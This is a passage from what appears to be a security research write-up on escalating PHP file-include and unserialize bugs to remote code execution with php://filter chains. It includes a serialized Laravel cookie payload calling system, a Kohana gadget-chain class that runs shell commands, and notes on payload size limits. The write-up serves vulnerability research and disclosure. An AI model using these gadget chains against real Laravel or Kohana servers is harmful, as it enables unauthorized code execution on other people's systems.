O:46:\"Illuminate\\Routing\\PendingResourceRegistration\":5:{s:12:\"\u0000*\u0000registrar\";O:37:\"Illuminate\\Routing\\RouteFileRegistrar\":1:{s:9:\"\u0000*\u0000router\";a:2:{i:0;s:6:\"system\";i:1;s:9:\"ls -lisah\";}}s:7:\"\u0000*\u0000name\";s:11613:\"php:\/\/filter\/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|[...]|convert.base64-decode|convert.base64-encode|convert.iconv.UTF8.UTF7|convert.base64-decode\/resource=php://temp\";s:13:\"\u0000*\u0000controller\";s:8:\"test.php\";s:10:\"\u0000*\u0000options\";a:0:{}s:13:\"\u0000*\u0000registered\";b:0;}
b'eyJpdiI6ICI4cHY5dTNR[...]ICJ0YWciOiAiIn0='

All there is to do then is to set the cookie with the one we just generated.



Generating a cookie on Laravel.



Rewriting the Laravel cookie to get RCE.

The main weakness of using PHP filter chains is the resulting payload size (~ 14Ko in the previous case). Indeed, the default Apache2 configuration only allows a maximum of 8Ko of data in headers, thus preventing the exploitation. NGINX however, is more permissive and allows 16Ko headers by default. Finally, we believe the generated payloads can still be optimized, so a 14Ko payload would become smaller in the future

ANOTHER USE CASE: UPGRADING KOHANA FILE INCLUDE POP CHAIN TO RCE

A bit more research was performed to see if PHP filters could be used on already existing *phpggc* unserialize chains.

At the moment, the only PHP gadget chain on *phpggc* used to get a file include is based on *Kohana*, which is an outdated PHP framework maintained between 2007 and 2016.


Since PHP filters allows us to get RCE from `include` or `require`, we digged a little on this chain for fun, hoping to see these functions used instead of a `file_get_contents`.

It turned out it was worth it, the chain is based on `include`! By using our newly discovered trick with filter chains, it was possible to upgrade the gadget from arbitrary file include to code execution. The chain looks as follows:

```
<?php

class View
{
    protected $_file;
    protected $_data;

    public function __construct() {
        $this->_data['a'] = "system";
        $this->_data['b'] = "id; ls -lisah";
        //<?=call_user_func($kohana_view_data['a'], $kohana_view_data['b']) ;?\>
        $this->_file = "php://filter/convert.iconv.UTF8.CSISO2022KR|convert.base64-encode|convert.iconv.UTF8.UTF7|[...]|convert.base64-decod
e/resource=php://temp";
    }
}
```


```
$view = new View();

echo base64_encode(serialize($view));
```

To better understand what the steps followed by the chain are, this diagram summarizes the code flow used to get RCE.



Kohana RCE gadget chain on version 3.3.6.

While upgrading this chain, we saw this related comment. It turned out that the owner of the repository *@cfreal_* suggested creating an "include" type for gadget chains since you can get code execution from it if the required conditions are all filled [PHPGGC-COMMENT].



Comment refering to "include" gadget chains on phpggc.

From what we saw on this blog post, PHP filters should be sufficiently efficient to reach RCE from include/require in most cases.

LAST OPINION ON PHP FILTERS EXPLOITATION

As we could see on this article, PHP filters can be really powerful if used in the right context. Their exploitation is fascinating as it is based on a few uncommon PHP tricks.

However, it is important to keep in mind that this kind of payload is really gigantic and won't be usable 100% of the time. The size limit of a header or in a URL can be problematic if the payload is too big.

This research entirely started because of research on POP chains. Doing so to exploit unserialization is an excellent way to understand how many PHP tricks work! We think it is a perfect way to step up quickly on code analysis, thus we encourage anyone to have a try with it.

Elevating a file inclusion primitive to a remote code execution using the PHP filters trick has been successfully tested on PHP versions 8.1.11, 7.4.30 and 5.6.40.

REFERENCES

[LOKNOP-GIST] https://gist.github.com/loknop/b27422d355ea1fd0d90d6dbc1e278d4d

[GYNVAEL-BLOGPOST] https://gynvael.coldwind.pl/?id=671

[LARAVEL-SESSION-CONFIG] https://laravel.com/docs/9.x/session#configuration

[WUPCO-GITHUB-REPO] https://github.com/wupco/PHP_INCLUDE_TO_SHELL_CHAR_DICT

[HACKTRICKS-LFI2RCE-FILTERS] https://book.hacktricks.xyz/pentesting-web/file-inclusion/lfi2rce-via-php-filters#improvements

[RFC-1557] https://www.rfc-editor.org/rfc/rfc1557.html

[RFC-2781] https://www.rfc-editor.org/rfc/rfc2781#section-3.2

[PHP-DOC-WRAPPER-CONVERT-ICONV] https://www.php.net/manual/en/filters.convert.php#filters.convert.iconv

[PHP-DOC-ICONV-FUNC] https://www.php.net/manual/fr/function.iconv.php

[EBCDIC-WIKI] https://en.wikipedia.org/wiki/EBCDIC

[OWASP-POP-chain] https://owasp.org/www-community/vulnerabilities/PHP_Object_Injection

[PHPGGC-COMMENT] https://github.com/ambionics/phpggc/pull/112

[GITHUB-SYN-PHP-FILTER-GENERATOR] https://github.com/synacktiv/php_filter_chain_generator

[GITHUB-SYN-LARAVEL-COOKIE-KILLER] https://github.com/synacktiv/laravel_cookie_killer